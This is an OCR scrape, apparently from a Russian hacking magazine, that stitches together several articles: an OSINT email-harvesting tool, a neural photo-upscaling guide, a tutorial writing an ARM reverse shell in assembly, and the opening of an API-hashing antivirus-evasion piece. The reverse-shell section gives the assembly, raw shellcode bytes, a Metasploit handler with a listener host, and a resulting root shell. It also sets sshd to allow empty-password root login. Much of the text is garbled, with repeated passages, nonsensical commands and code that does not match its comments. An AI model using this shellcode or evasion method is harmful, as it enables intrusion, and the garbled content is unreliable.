/home/juno/.local/share/nano/zsh_history.17
/home/juno/.local/share/nano/zsh_history.18
/home/juno/.local/share/nano/zsh_history.19
/home/juno/.local/share/nano/zsh_history.20
/home/juno/.local/share/nano/zsh_history.21
/home/juno/.local/share/nano/zsh_history.22
/home/juno/.local/share/nano/zsh_history.23
/home/juno/.local/share/nano/zsh_history.24
/home/juno/.local/share/nano/zsh_history.25
/home/juno/.local/share/nano/zsh_history.26
/home/juno/.local/share/nano/zsh_history.27
/home/juno/.local/share/nano/zsh_history.28
/home/juno/.local/share/nano/zsh_history.29
/home/juno/.local/share/nano/zsh_history.30
/home/juno/.local/share/nano/zsh_history.31
/home/juno/.local/share/nano/zsh_history.32
/home/juno/.local/share/nano/zsh_history.33
/home/juno/.local/share/nano/zsh_history.34
/home/juno/.local/share/nano/zsh_history.35
/home/juno/.local/share/nano/zsh_history.36
/home/juno/.local/share/nano/zsh_history.37
/home/juno/.local/share/nano/zsh_history.38
/home/juno/.local/share/nano/zsh_history.39
/home/juno/.local/share/nano/zsh_history.40
```

ИНСТРУМЕНТЫ РАЗВЕДЧИКА

ИЗВЛЕКАЕМ ДАННЫЕ ИЗ ИНТЕРНЕТА, ТЕЛЕФОНА, СЕТИ И ДРУГИХ ИСТОЧНИКОВ

ЕВГЕНИЙ СЕРГЕЕВ

Разведка по открытым источникам — не только увлекательное занятие сама по себе, но и важный навык, который должен уметь использовать в частности расследующий журналист. Сегодня мы расскажем о нескольких специальных утилитах, с которыми, кстати, мы и познакомимся в этой статье.

WARNING

Все описанные инструменты и информация, что получена с их помощью, могут быть использованы в преступных целях. Также подобные действия могут обернуться для вас нарушением законодательства. Будьте осторожны, не нарушайте чужой покой. Не пишите на чужой аккаунт в соцсетях и другие ресурсы. Не шлите, не разбрасывайте на чужой электронный ящик, не подбирайте на чужой электронный ящик пароль и не пытайтесь использовать приведенные в статье материалы вредоносно.

INFO

Читай также: Ищем чужие email обзор утилит для OSINT
→ статья для ХАКЕР, Сентябрь, исследование «Ищем чужие email»

ZENRF

Автором Zenrf написана на Python и предназначена для сбора информации об адресах электронной почты. Она позволяет регулярно задавать в разных поисковиках специальные запросы, которые, в свою очередь, ищут в Интернете страницы, на которых, по мнению утилиты, как раз и есть нужные адреса. Для каждого поиска ещё и получаемые ответы сохраняются в отдельные файлы.

INFO

Читай также: Как собрать и проверить базу email-адресов
→ статья для ХАКЕР, Сентябрь, исследование «Проверяем базы email»

Для установки Zenrf просто клонируем репозиторий и устанавливаем зависимости:

```
git clone https://github.com/Mr3Zero/Zenrf.git
cd Zenrf
pip install -r requirements.txt
```

Установка Zenrf

Запускаем:

```
python3 zenrf.py -name=1
```

Сформированные выходные файлы и логгинга сделаны, но выглядят не очень. Поэтому перенаправим вывод в отдельные файлы. Кстати, чтобы сейчас мы ничего не потеряли, создадим в отдельном каталоге:

```
mkdir -p ~/zenrf/{logs,results}
cd ~/zenrf
python3 /path/to/Zenrf/zenrf.py -name=1 -l ~/zenrf/logs/zenrf.log -o ~/zenrf/results/zenrf.txt
```

Запуск Zenrf с выходными файлами

Теперь в каталоге results появятся файлы с данными по каждому запросу. Пример из статьи, а точнее, выдержки из этого примера:

```
$ cat ~/zenrf/results/zenrf.txt
[+] Found 1 results for query: 1
[+] Found 1 results for query: 1
[+] Found 1 results for query: 1
```

СДЕЛАЙ МОЕ ЛИЦО КРАСИВО!

ИЗОБРЕТАЕМ ПЕРСОНАЛЬНЫЙ НЕЙРОСЕТЕВОЙ ФОТОУВЕЛИЧИТЕЛЬ

Игорь Осмушкин
ozmi@mail.ru

Чтобы не слишком удивлять фотографа заигрывая новыми красками, нужно долго редактировать ей в «Фотошопе» или восполнять возможностями нейросетей. В этой статье мы подготовим виртуальную машину VirtualBox с операционной системой Lubuntu 16.04, установим на нее программы нейронных сетей Real-ESRGAN и GFPGAN и с их помощью вдохнем вторую жизнь в снимок из старого бумажника.

ПРОСТО СДЕЛАЙ МНЕ КРАСИВО!

Если ты занимался фотографией вообще и цифровой фотографией в частности, то не понаслышке знаешь, которые задачи приходится решать с исходному материалу, чтобы заставить его «заиграть красками». Современный софт позволяет править с растровыми изображениями эффекты и фильтры, которые в недавнем прошлом были доступны лишь кинотуарам. Однако, чтобы в полной мере воспользоваться всем возможностям графических редакторов, просто установить Photoshop, GIMP или Paint.NET недостаточно. Потребуется специальные знания в области обработки изображений, навыки практического использования приемов коррекции цвета и устранения дефектов, алгоритмов и других стандартных стол. Поэтому если ты не планировал поствить свою жизнь (или как минимум каникулы) фотоискусству, то для получения качественной фотографии до недавнего времени тебе понадобились бы помощь профессионалов.

В последние годы технологии сверхсложном значительный скачок в сфере обработки изображений, прибегающий основности программных инструментов к реализации магической кнопки «Просто сделай мне красиво!». Как ты уже догадался, я имею в виду нейросетевой инструмент для апскейла Real-ESRGAN и GFPGAN. Первый из них, Real-ESRGAN, был создан для выполнения «слепого суперразрешения» (Blind Super-resolution, BSR) изображений низкого разрешения с утраченной информацией о деталях. Основной вариант его практического применения состоит в четырехкратном увеличении исходной картинки.

Второй, GFPGAN, ориентирован на «слепое восстановление лица» (Blind Face Restoration, BFR), то есть восстановление изображений человеческих лиц, которые изображены, а не лицом повернулись, повреждениями и искажениями неизвестной природы. При совместном использовании с Real-ESRGAN он дополнительно прорисовывает отдельные мелкие детали, которые «замылились» на лицах.

Обыкновенно ставить в названиях проектов, означающих генеративно-состязательные сети (Generative Adversarial Network), сообщают нам о том, что оба основаны на нейронных сетях, которые обучены генерировать реалистичные изображения.

WWW

Вот ссылки на сайты этих проектов:

- Real-ESRGAN
- GFPGAN

Замечательной особенность этих программных продуктов в том, что для получения результата достаточно предоставить исходный материал, запустить процесс и немного подождать. Никаких дополнительных указаний относительно способов получения результата не требуется, все действительно «по-прежнему» (по-нулевому, по-новому, по-старому). А где результат лучше увидеть на конкретном примере. Для использования в качестве примера Стива Джобса и Джона Скалли из статьи Дебора Уайз «Взлет, падение и снова взлет компании Apple» (Newsweek) в информационном бюллетене по-гендерной вистанке «Информатика в жизни США», проходившей в 1988–1989 годах в крупных городах СССР.

Вверху: генератор идей и визионеры, Стив Джобс (слева) и Джон Скалли, которые в прошлом и настоящем времени фонтанировали «Яблоками».


Предприятие производило ранее, по мне, лучший компьютер, на который я когда-нибудь смотрел. Прежде чем «Звезда» добьется фантастического успеха, «Интернациональная машина» (IBM), крупнейшая в мире компания по производству ЭВМ, можно считать, подарок на радиоуже перспективный рынок. Сегодня IBM предлагает удивить технологией мир своими новинками. Как партнеры именитых фирм «Эпл» Джобс и Уозняк не пожалели для другу на тщеславие, не стали работы, сделавшей компьютерный стиль общий запрос и инженерию.

Джобс, прочитавшись лесть одно семечку в Рид-колледже в Орегоне, в 1972 году забросил учебу и поехал жить в «Азию» — одной из мекрасов, которые, разобравшись в мировом компьютерном недоумении.

Уозняк, как Ты, мы или кто-нибудь, работал в гараже.

Фотографии в сканке информационного бюллетеня — исходный материал для обработки

Перед началом работы пришлось обрезать фотографию и придать ей более естественную ориентацию, повернув по часовой стрелке в обычном графическом редакторе. После этого можно приступать к магическим преобразованиям. Предварительно перевод — четырехкратное увеличение с помощью Real-ESRGAN. Результат в уменьшим в четыре раза и поместим рядом с оригиналом, чтобы можно было сравнить на глаз. Тебе не кажется, что нейронная сеть ещё и выстирала и выгладила этим парням их рубашки и фраки?



Оригинал фотографии (слева) и результат обработки инструментом Real-ESRGAN (справа)

Вроде бы прогресс уже достигнут. Но на фотографиях людей основное внимание притягивают лица, и, согласись, было бы неплохо детальнее прорисовать волосы, брови, глаза, губы... Вероятно, в этом смысл бы помочь какой-нибудь художник. Но вместо этого мы воспользуемся вторым продуктом — GFPGAN, который умеет действовать в одной связке с Real-ESRGAN. Итак, второе преобразование — пробобота лиц на фотографии.

Лица после простого увеличения (вверху) и после проработки инструментом GFPGAN (внизу)

По-моему, это полный успех! Отчаянное художников не нужен!

НЕОБХОДИМОЕ ОБОРУДОВАНИЕ

Результат хороший, слов нет, но какой ценой его можно достичь? Ты, вероятно, в курсе, что для промышленного использования нейронных сетей необходимы серьезные вычислительные мощности — кластерные платформы с большими хранилищами данных и мощными графическими процессорами. Подойдет, например, майнинговая ферма времен «биткоинской лихорадки». Но если ты не занимаешься на самостоятельное обучение нейронные сетей, а просто желаешь подготовить к печати несколько фотоснимков, то возможны варианты. Например, воспользоваться одним из множества появившихся в интернете сервисов, предлагающих загрузить фотографию и через 10–20 секунд получить ее улучшенную версию.

Некоторые сервисы предоставляют первое — четырехкратное увеличение с помощью Real-ESRGAN. Результат в уменьшим в четыре раза и поместим рядом с оригиналом, чтобы можно было сравнить на глаз. Тебе не кажется, что нейронная сеть ещё и выстирала и выгладила этим парням их рубашки и фраки?

Вроде бы прогресс уже достигнут. Но на фотографиях людей основное внимание притягивают лица, и, согласись, было бы неплохо детальнее прорисовать волосы, брови, глаза, губы... Вероятно, в этом смысл бы помочь какой-нибудь художник. Но вместо этого мы воспользуемся вторым продуктом — GFPGAN, который умеет действовать в одной связке с Real-ESRGAN. Итак, второе преобразование — пробобота лиц на фотографии.

Но такие сервисы можно сделать посвободно вручную VirtualBox для 32-разрядных Windows. Ежевыходные ситуаций не бывают! Кто сказал, что компьютер не может быть виртуальным? Установим посекорев гипервизор VirtualBox, создадим в нем виртуальную машину и не забудь указать в ее настройках следующие параметры:

- операционная система: Linux/Ubuntu (64 bit);
- основная память: 1024 Мбайт (как минимум, больше — лучше);
- жесткий диск: 20 Гбайт;
- сетевой адаптер: NAT (с выходом в интернет).

WWW

Ты, если сильно можно сказать, посвободно вручную VirtualBox для 32-разрядных Windows.

Имей в виду, что для установки 64-разрядной гостевой операционной системы процессор на твоем компьютере должен быть 64-разрядным и поддерживать аппаратную виртуализацию Intel VT-x или AMD-V.

Для виртуальной машины с доверенно «кроличьим» параметрами порядкет далеко не новой дистрибутив Linux. Современная версия Ubuntu на 1 Гбайт ОЗУ не сможет даже запустить инсталлятор, о чем я рассказывал в прошлом номере. Кроме того, мы не можем разбрасываться оперативной памятью на украшательства рабочего стола, каждый ее мегабайт потребуется для решения основной задачи. Мне больше всего понравилась работа Bodhi Linux 4.5 — дистрибутива, основанного на Ubuntu 16.04, с легковесным рабочим столом Moksha. Но у него есть специфические нюанса установки и настройки, поэтому тебе наверное будет проще воспользоваться Lubuntu 16.04 — вариантом Ubuntu с рабочим столом LXDE. Его я тоже проверил, он вполне пригоден для наших целей.

WWW

Ты, этой ссылке можно скачать образ дистрибутивного диска 64-разрядной Lubuntu 16.04.

С установкой, уверен, ты справишься сам. После установки обязательно обновим информацию о содержимом репозиториев:

```
sudo apt update
```

Если планируешь использовать машину не только в качестве фотоувеличителя, можешь актуализировать установленное программное обеспечение:

```
sudo apt upgrade
```

Но для наших целей этот шаг не обязателен.

Итак, теперь у тебя точно есть 64-разрядная операционная система Linux. Приступим к оснащению ее прикладными программами. Чтобы тебе было проще ориентироваться в дальнейшем, предлагаю ввести в свою предпочтению. Обрати внимание, что всё файловая структура находится в каталоге пользователя, поэтому для ее создания особые привилегии не нужны.

Основные элементы файловой структуры «фотоувеличителя»

На рисунке черным цветом обозначены каталоги, зеленым — основные исполняемые файлы и сценарии, голубым — символические ссылки, синим — файлы с данными. Серым цветом выделены рабочие каталоги, которые, вообще говоря, ты можешь создавать по своему усмотрению. Обрати внимание, что всё файловая структура находится в каталоге пользователя, поэтому для ее создания особые привилегии не нужны.

Продолжение статьи →

СДЕЛАЙ МЖЕ КРАСИВО

ИЛИ ОБРАБОТКА ИЗОБРАЖЕНИЙ НЕЙРОСЕТЬЮ С ПОМОЩЬЮ ПЕРЕНОСА СТИЛЯ

СРЕДА ИСПОЛНЕНИЯ

Для работы Real-ESRGAN и GFPGAN требуется Python версии не старше 3.7. Если на типе конечного устройства это требование выполнено, можно переходить к этап раздел. Но если вы только хотите ознакомиться с этой забавой, то лучше сначала попробовать на своём компьютере. Для ознакомления с нейросетью GFPGAN достаточно развернуть этот набор на своём домашнем компьютере. Linux, то сперва установим в него необходимые зависимости здесь sudo:

Например, Ubuntu 18.04 поставляется с Python 3.6, которая уже (можно) сильно устаревшая и следовательно отсутствует, и значит версия может при вести к непредсказуемым последствиям. Поэтому давай соберем Python 3.8 и установим его в отдельное домашнего пользовательского каталога. Для Debian/Ubuntu 18.04 есть весьма полезный скриптик:

Сначала установи из репозиториев дополнительные пакеты, которые нам нужны для сборки Python 3.8 и для последующей работы нейросетей:

```
sudo apt install build-essential gcb lcov pkg-config \
libbz2-dev libffi-dev libgdbm-dev liblzma-dev \
libncurses-dev libreadline-dev libsqlite3-dev libssl-dev \
lzma lzma-dev tk-dev uuid-dev zlib1g-dev
```

Из core будет загружено 63.5 Мбайт данных. В более новом варианте в этом списке добавлены пакеты **libgdbm-compat-dev**.

Затем загрузим с официального сайта исходные тексты интерпретатора (35 Мбайт) и распакуем их:

```
wget https://www.python.org/ftp/python/3.8.10/Python-3.8.10.tgz
tar -xzf Python-3.8.10.tgz
```

Потом сконфигурируй для установки интерпретатора в пользовательский каталог ~/.local, экспортируй и выполни сборку:

```
cd Python-3.8.10
./configure --prefix=$HOME/.local --enable-optimizations
make
make install
```

Проверь, как прошла установка:

```
~$ ls -lsacd bin/python3.8 ~/.local/bin/*
lrwxrwxrwx 1 1000 1000 9 Jun 12 10:44 bin/python3.8 -> python
-rwxrwxr-x 1 1000 1000 3 Jun 12 10:44 /home/user/.local/bin/python3
~$ python3.8 -V -V -V
```

ХОДИНГ

ШЕЛЛ-КОД ДЛЯ ARM

ПИШЕМ НА АССЕМБЛЕРЕ СВОЙ РЕВЕРС-ШЕЛЛ ДЛЯ УСТРОЙСТВ НА ARM

Мурадян Сергей
Руководитель отдела исследований и разработки компании Positive Technologies
@Sergey_Muradyan

Многие знают, как создать шелл-код для обычных машин с архитектурой x86. Про это написано куча мануалов, статей и книг, но многие современные девайсы, включая смартфоны и роутеры, используют процессоры ARM. В статье мы покажем инструмент для портрования Linux-приложений и создадим шелл-код для устройств на ARM.

WARNING

Все задокументированные методы проверены в ознакомительных и учебных целях. Не рекомендуется использовать в противоправных целях и противоречащих законодательстве.

ARM (Advanced RISC Machines) — это 32-битная архитектура, разработанная компанией Acorn Computers Ltd в 1983 году. Процессоры ARM имеют 32 регистра (регистры r0 — r15 имеют общее назначение), 37 регистров. Отличие ARM от назначаемых машинных регистров можно квантифицировать с помощью набора инструкций.

Они делятся на регистры общего назначения и специализированные. Последние описаны регистры **r0** до **r15**. Инструкции в специализированные — это блоки:

- b11 — перехи ропе (PT);
- b12 — инструкции (PT);
- b13 — указатель на стек (стек ропе, SP);
- b14 — связующий регистр (link register, LR);
- b15 — счетчик программ (counter, PC). Пусть-пусть: EIP/RIP.

Об ARM можно почитать на сайте, на википедии, книгу программирования, или в Вконтакте. Также имеется прекрасная обзорная статья об ARM/Linux. Под ARM имеется следующие ядра:

- Accelerated Jazz Processor (Jazelle);
- Thumb-2 (Thumb-2);
- Jazelle RCT (Jazelle RCT);
- Thumb Execution Environment (Thumb Execution Environment).

СОЗДАНИЕ ВИРТУАЛЬНОЙ МАШИНЫ В QEMU

QEMU — это эмулятор различных процессорных архитектур. Как правило, он используется для запуска целого компьютера (то есть для запуска виртуальной машины), однако для отладки одной программы это необязательно. Мы будем использовать эмулятор QEMU для ARM, именно этот способ и будет рассматрен первым.

Перед кожичем цель — запустить основательную программу для ARM 64 bit. Для начала необходимо установить сам пакет эмулятора:

```
sudo apt-get update
sudo apt-get install qemu qemu-user qemu-user-static
```

Для ARM64 устанавливаем следующие компоненты:

```
sudo apt install gcc-aarch-linux-gnueabihf binutils-arm-linux-gnueabihf binutils-arm-linux-gnueabihf-dbg
sudo apt install gcc-aarch64-linux-gnu binutils-aarch64-linux-gnu binutils-aarch64-linux-gnu-dbg
```

Для этого установим следующий комплект:

```
apt -t installer-list http://ftp.de.debian.org/debian/dists/bullseye/main/installer-arm64/current/images/netboot/debian-installer/arm64/linux
apt -t installer-list http://ftp.de.debian.org/debian/dists/bullseye/main/installer-arm64/current/images/netboot/debian-installer/arm64/initrd.gz
apt -t installer-list -d http://ftp.de.debian.org/debian/dists/bullseye/main/installer-arm64/current/images/netboot/debian-installer/arm64/initrd.gz
qemu-img create -f raw hdd.img 20G
qemu-system-aarch64 -m 4GB -cpu cortex-a53 -smp 2 \
-kernel installer-linux \
-initrd installer-initrd.gz \
-drive if=none,file=hdd.img,format=raw,id=hd \
-device virtio-blk-pci,drive=hd \
-netdev user,id=net \
-device virtio-net-pci,netdev=net \
-device virtio-gpu \
-device virtio-gpu-pci \
-no-reboot \
-device usb-ehci -device usb-kbd -device usb-tablet
```

Здесь:

- qemu-system-aarch64 — эмулятор полной системы для архитектуры;
- -m — выбор эмулируемой машины;
- -cpu — объем ОЗУ;
- -smp — тип эмулируемого процессора;
- -kernel — ядро, которое загружается перед ОЗУ и до распределения по системе;
- -hasseq — для определения разделов по образу ядра Linux;
- -initrd — ядро для загрузки;
- -netdev | -device — описание сетевой карты и виртуальных дисков;
- -d — опция указывает, какие компонент нужно тоже подключен диск;
- file — определяет, какой объект использовать для нашего диска;
- format — определяет формат образа диска, на использовать автоопределение;
- id=qcow2 — выбор типа отображения, доступно ааб, raw, qcow, qcow, tar, tgz;
- -nographic — отмена перехвата.

Скачиваем и запускаем сервер. Начнется классическая установка Debian 11. На первом экране надо выбрать английский язык в качестве основного.

Далее необходимо выбрать UNITED STATES. Ближе к завершению установки появится ошибка.

Выбираем Continue и дожидаемся окончания установки Debian. Перемонтируем образ **hdd.img** с установленной системой в директорию **debian_start**. Затем создаем файл **debian.sh** со следующим комплектом скриптов:

```
apt -t installer-list -d
qemu-system-aarch64 -m 4GB -cpu cortex-a53 -smp 2 \
-kernel vmlinuz-5.10.0-20-arm64 \
-initrd initrd.img-5.10.0-20-arm64 \
-append "root=/dev/sda1 ro console=ttyAMA0" \
-drive if=none,file=hdd.img,format=raw,id=hd \
-device virtio-blk-pci,drive=hd \
-netdev user,id=net \
-device virtio-net-pci,netdev=net \
-drive gtk,gfx=on \
-device virtio-gpu \
-device usb-kbd \
-device qemu-xhci -device usb-kbd -device usb-tablet\
```

Щелчком на созданном диске **hda.img** правой кнопкой мыши и монтируем его. Открываем файлы /etc/resolv.conf и /lib/systemd/system/ssh.service. Вносим в первый файл строку **nameserver 8.8.8.8**, во второй — **ExecStart=/usr/sbin/sshd -D -oPermitRootLogin=yes -oPermitEmptyPasswords=yes -oUsePAM=no**. Для этого можно использовать **nano**. Теперь запускаем **debian.sh** и заходим в сессию root. **initrd.img-xxxxxx-arm64** и **vmlinuz-xxxxxx-arm64**. Версии системы должны быть одинаковыми. Запускаем файл **debian.sh**.

```
./debian.sh
```

Welcome to Debian GNU/Linux bullseye!
Press enter to boot the selected OS, `e' to edit the commands before booting or `c' for a command-line.
Begin: Mounting root file system ...
Begin: Mounting root file system ...
Begin: Mounting root file system ...

ШЕЛЛ-КОД ДЛЯ ARM

ПИШЕМ НА АССЕМБЛЕРЕ СВОЙ РЕВЕРС-ШЕЛЛ ДЛЯ УСТРОЙСТВ НА ARM

ПЕРВЫЙ ОТЛАДЧИК

Запускаем GDB и загружаем в него бинарный файл, после чего перешедшие в сборку **start**:

```
$ gdb
gdb* file ./pwn
Reading symbols from ./pwn...done.
gdb* disassemble start
Dump of assembler code for function _start:
   0x00010074 <+0>: mov r0, #0
   0x00010078 <+4>: mov r1, #1
   0x0001007c <+8>: mov r2, #2
   0x00010080 <+12>: lsr r0, lsr, #8
   0x00010084 <+16>: ldr r7, [pc, #8]  ; 0x00009 <_start+20>
   0x00010088 <+20>: svcnop (svc #0)
   0x0001008c <+24>: mov r0, #0
   0x00010090 <+28>: ldr r7, [pc, #0x00000000
   0x00010094 <+32>: nop  ; (mov r0, r0)
   0x00010098 <+36>: nop  ; (mov r0, r0)
End of assembler dump.
```

Шпаргалку по GDB можешь взять найти в документации, опубликованной на сайте.

На первом шаге все обычно:

```
$r0  : 0x0
$r1  : 0x0
$r2  : 0x0
$r3  : 0x0
$r4  : 0x0
$r5  : 0x0
$r6  : 0x0
$r7  : 0x0
$r8  : 0x0
$r9  : 0x0
$r10 : 0x0
$r11 : 0x0
$r12 : 0x0
$sp  : 0x00007ff1a8 - 0x00000001
$lr  : 0x0
$pc  : 0x00010074 <_start>:mov r0, #0
$cpsr: [negative zero carry overflow interrupt fast thumb]
```

С использованием команды **si** переходим сразу к системному вызову. Если хочешь изучить, которые на нем вызов, нажмёшь **Enter**. Из команды выполнится по порядку:

Смотрим, что у нас с регистрами:

```
$r0  : 0x1
$r1  : 0x00020004 - <strlength>:stylus 1, <r1, [r12], #-200 ;
0x7ff1fbad
$r2  : 0x0
$r3  : 0x0
$r4  : 0x0
$r5  : 0x0
$r6  : 0x0
$r7  : 0x0
$r8  : 0x0
$r9  : 0x0
$r10 : 0x0
$r11 : 0x0
$r12 : 0x0
$sp  : 0x00007ff1a8 - 0x00000001
$lr  : 0x0
$pc  : 0x00010080 <_start>:svc 0x00000000
$cpsr: [negative zero carry overflow interrupt fast thumb]
```

Как можно заметить, между делает изучаем нам значение. Посмотрим, что кроме и регистра **r1**.

```
gdb* x/s 0x00020004
0x00004:  "STDIN, [SIMU:HEAD]"
```

Пробуем данные и найдем выход GNU/linux:

```
gdb* x
"STDIN, [SIMU:
```


Отлично! Сообщение выявлено. Настало время боевой практики.

ПИШЕМ РЕВЕРС-ШЕЛЛ

Для написания реверс-шелла нам понадобятся следующие системные вызовы:

1 socket — для создания сокета;
7 connect — для подключения к серверу;
0 dup2 — для копирования stdin/stdout/stderr;
0 execve — для запуска /bin/sh.

В общем, ничего необычного, все стандартно. Необходимые системные вызовы нам будут подключены по принципу ZERO/NULL.



Для **socket(PF_INET, SOCK_STREAM, 0) : socket(1, 2, 0)**

1 В регистре **r0** будет значение **(**из **)**
2 В регистре **r1** значение **2**, потому что мы используем PF_INET семейство протоколов И
3 В регистре **r2** находится 1 — SOCK_STREAM(TCP).

Первая часть кода получится такой:

```
@_global _start

_start:

    mov r0, #2
    mov r1, #1
    sub r2, r2
    add r2, #100
    add r7, #281
    swi 0 @ socket(1, 1, 0)

    mov r4, r0
```

В регистр **r0** будет сохранен сокет дескриптор. Для его сохранения просто передадим его в какой-нибудь другой регистр, чтобы потом снова им воспользоваться. Мы передали регистр **r4**

Теперь нужно сделать функцию **connect(sockfd, sockaddr *addr, addrlen)**. Для системных вызовов ZERO/NULL у системного вызова:

```
r0 : sockfd
r1 : struct sockaddr *addr
r2 : sockaddr
r3 : r2 + 16
```

Здесь **sockaddr** — структура, в которой будет содержаться порт, IP-адрес и использованный протокол. В нашем случае это TCP.

```
struct:
    .word 0x02ab0f0 @ pf_INET
    .word 0x0101ac0a @ port = 4444
    .byte sin_zero,sin_zero @ IP address
```

В итоге получаем такой фрагмент кода:

```
    mov r4, r0
    adr r1, struct
    mov r3, #16 @ struct length
    add r2, r2, #8 ; r2 = 24
    swi 0

struct:
    .word 0x02ab0f0 @ pf_INET
    .word 0x0101ac0a @ port = 4444
    .byte sin_zero,sin_zero @ IP address
```

В итоге получаем такой фрагмент кода:

```
    mov r4, r0
    adr r1, struct
    mov r3, #16 @ struct length
    add r2, r2, #8 ; r2 = 24
    swi 0

struct:
    .word 0x02ab0f0 @ pf_INET
    .word 0x0101ac0a @ port = 4444
    .byte sin_zero,sin_zero @ IP address
```

Реализация этого шага будет выглядеть таким образом

```
@ dup2(sockid, 0)
mov r0, r4 @ sockid
sub r1, r1, r1 @ = stdin
sub r7, r7, r7
add r7, #63 @ dup2
swi 0

@ dup2(sockid, 1)
mov r0, r4 @ sockid
add r1, r1 @ 1 - stdout

@ dup2(sockid, 2)
mov r0, r4 @ sockid
add r1, r1 @ 2 - stderr
swi 0
```

Последний шаг: получаем shell. Тут, в принципе, несложно **execve("/bin/sh", 0, 0)**. Строка должна уникально оформлена строку:

```
binsh:
    .asciz "/bin/sh"
```

Если будет находиться строка **/bin/sh** в **r1** — нулевые, а в **r7** — значение 11. Таким образом, код получает следующий вид:

```
    add r0, binsh
    sub r2, r2
    sub r1, r1
    mov r7, #11
    swi 0
```

В итоге полный код выглядит так:

```
@_global _start

_start:

    mov r0, #2
    mov r1, #1
    sub r2, r2
    add r2, #100
    add r7, #281
    swi 0 @ socket(1, 1, 0)

    mov r4, r0
    adr r1, struct
    mov r3, #16 @ struct length
    add r2, r2, #8 ; r2 = 24
    swi 0

@ dup2(sockid, 0)
mov r0, r4 @ sockid
sub r1, r1, r1 @ = stdin
sub r7, r7, r7
add r7, #63 @ dup2
swi 0

@ dup2(sockid, 1)
mov r0, r4 @ sockid
add r1, r1 @ 1 - stdout

@ dup2(sockid, 2)
mov r0, r4 @ sockid
add r1, r1 @ 2 - stderr
swi 0

    add r0, binsh
    sub r2, r2
    sub r1, r1
    mov r7, #11
    swi 0

struct:
    .word 0x02ab0f0 @ pf_INET
    .word 0x0101ac0a @ port = 4444
    .byte sin_zero,sin_zero @ IP address

binsh:
    .asciz "/bin/sh"
```

Компилируем и проверяем на каком-нибудь таргете: на стороне шелла отправляем TCP-соединение:

```
$ ./a.out -vnl -p 4444
listening on 0.0.0.0 4444
```

Компилируем и запускаем приложение у жертвы:

```
$ rm *\*.o && ./b.sh
[+] Binary ./a.out ok
./TFS_RPC
```

На стороне шелла видим следующее:

```
connection received on 192.168.101.104 50004
$ pwnage
$ id
uid=0(root) gid=0(root)
```

ИНЖЕКЦИЯ ШЕЛЛ-КОДА

После инжекции шелл-кода можно сначала, что мы создали полноценную жертву. Для получения бэйтов шелл-кода используем binutils.

обучаю **-O binary rs.bin rs_bytes.bin**

Этот клиентский же выглядит основному таргету. Но теперь сам шелл-код:

```
$ cat rs_bytes.bin
\x02\x20\x01\x21\x92\x0a\x40\x70\x64\x27\x46\x30\x27\x46\x0a\x70\x4a\x46\x10\x27\x46\x3f\x27\x46\x00\xdf\x04\x1c\x01\x39\x92\x1a\x08\x37\x08\x37\x08\x37\x3f\x27\x46\x00\xdf\x20\x1c\x01\x21\x00\xdf\x20\x1c\x02\x21\x00\xdf\x0b\x40\x52\x40\x0b\x27\x46\x11\x27\x46\x00\xdf\x62\x69\x6e\x2f\x73\x68\x41\x41\x41\x41\x02\x11\x5c\x11\x0a\xc0\xa8\x65\x68
```

Запускаем Metasploit и исполняем туда свой шелл-код:

```
$ msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/armle/shell_reverse_tcp
payload => linux/armle/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.101.104
LHOST => 192.168.101.104
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.101.104:4444
msf exploit(multi/handler) > [*] Sending stage (38 bytes) to 192.168.101.104
[*] Command shell session 1 opened (192.168.101.104:4444 -> 192.168.101.104:50004) at 2013-12-31 19:00:00 +0000
```

Для запуска в **AP Security**:

Для загрузки в ней подготовим программу **helloworld.bin**.

Если подтверждаешь, что пароль не изменяем.

Выбираем Тесты -> Запуск. После этого у программы появится новая точка входа, а мы увидим сообщение, что шелл-код инициирован.

Посмотрим, как это выглядит в IDA Pro.

Как можно заметить, здесь точка расположена сразу после **start**, и перед началом работы делает какие-то вещи. А так такие данные:

```
$ ./b.sh
[+] Binary ./a.out ok
./TFS_RPC
```

Запускаем задержанный программу от инструкции жертвы. Хакер тем временем открыл подключение и получил доступ к командной оболочке:

```
./hello_saker.bin
connection received on 192.168.101.104 50004
$ pwnage
$ id
```

ВЫВОДЫ

Мы узнали, как начасть шелл реверс-шелл для устройства на базе ARM. Исследования в области бесконечно ARM-системы очень интересны, особенно на то что, что устройств на базе ARM гораздо больше чем Intel и Sparc. Безусловно, описанный в статье эксперимент довольно прост. Но он показал данные вещицы, которые пять начинается с одного шелл-кода.

ВЕСЕЛЫЕ ХЕШИ

РЕАЛИЗУЕМ ТЕХНИКУ API HASHING, ЧТОБЫ ОБДУРИТЬ АНТИВИРУС

Michailovskiekolia
@Michailo4ka
Security researcher, Positive Technologies

В этой статье мы с тобой напишем полноценную полиморфную реализацию техники API Hashing, что позволит раз и навсегда скрыть импорты от глаз антивирусов. Впервые технику API Hashing я увидел в вирусной реализации Rovnix, проблема лишь в том, что хеши от функций были описаны в коде, а это позволяет легко создавать сигнатуры. Давай сделаем так, чтобы все данные генерировались на лету, тогда у антивируса не будет шансов.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирования в рамках legislation. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

В прошлой статье я рассмотрел варианты сокрытия WT потока получения адресов функции из вызова «напрямую» через **LoadLibrary()** и **GetProcAddress()**, но проблема в том, что сам строки, содержащие имена функций можно не спрятать. Поэтому обойдем ограничения собственноручной процедуры все равно сможет понять, что мы задумали.

```
.text:00401000 ; DWORD __stdcall sub_401000(LPCSTR)
.text:00401000 sub_401000      proc near               ; CODE XREF: sub_401A80+B1p
.text:00401000                 ; sub_401AC0+A1p
.text:00401000                 ; DATA XREF: .rdata:0040A0A8o
.text:00401000                 push    ebp             ; hLibFileMapping
.text:00401001                 mov     ebp, esp
.text:00401003                 push    ecx             ; dwFlags
.text:00401004                 push    ecx             ; dwMaximumSizeLow
.text:00401005                 push    0               ; dwMaximumSizeHigh
.text:00401007                 push    4               ; flProtect
.text:00401009                 push    ecx             ; lpFileMappingAttributes
